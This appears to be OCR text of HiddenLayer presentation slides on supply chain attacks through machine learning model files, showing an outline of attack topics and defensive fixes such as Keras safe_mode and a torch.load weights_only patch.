MODEL ZOO TYPOSQUATTING



ON A POSITIVE NOTE...

```
tf.keras.saving.load_model(
    filepath, custom_objects=None, compile=True, safe_mode=True, **kwargs
)
```


safe_mode

K

Boolean, whether to disallow unsafe **lambda** deserialization. When **safe_mode=False**, loading an object has the potential to trigger arbitrary code execution. This argument is only applicable to the Keras v3 model format. Defaults to True.

convert.py CHANGED

```
@@ -183,7 +183,7 @@ def convert_file(
183         sf_filename: str,
184         discard_names: List[str],
185     ):
186 +       loaded = torch.load(pt_filename, map_location="cpu", weights_only=True)
187         if "state_dict" in loaded:
188             loaded = loaded["state_dict"]
189         to_removes = _remove_duplicate_names(loaded, discard_names=discard_name
```



1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

ALL OF THIS HAS HAPPENED BEFORE AND IT WILL HAPPEN AGAIN

Source: SYFY

WAY FORWARD

Cryptographic signing

Integrity checks

Security evaluation

HIDDENLAYER

PROTECT YOUR ADVANTAGE

@hiddenlayersec

- marta@hiddenlayer.com
- tom@hiddenlayer.com
- eoin@hiddenlayer.com

hiddenlayer.com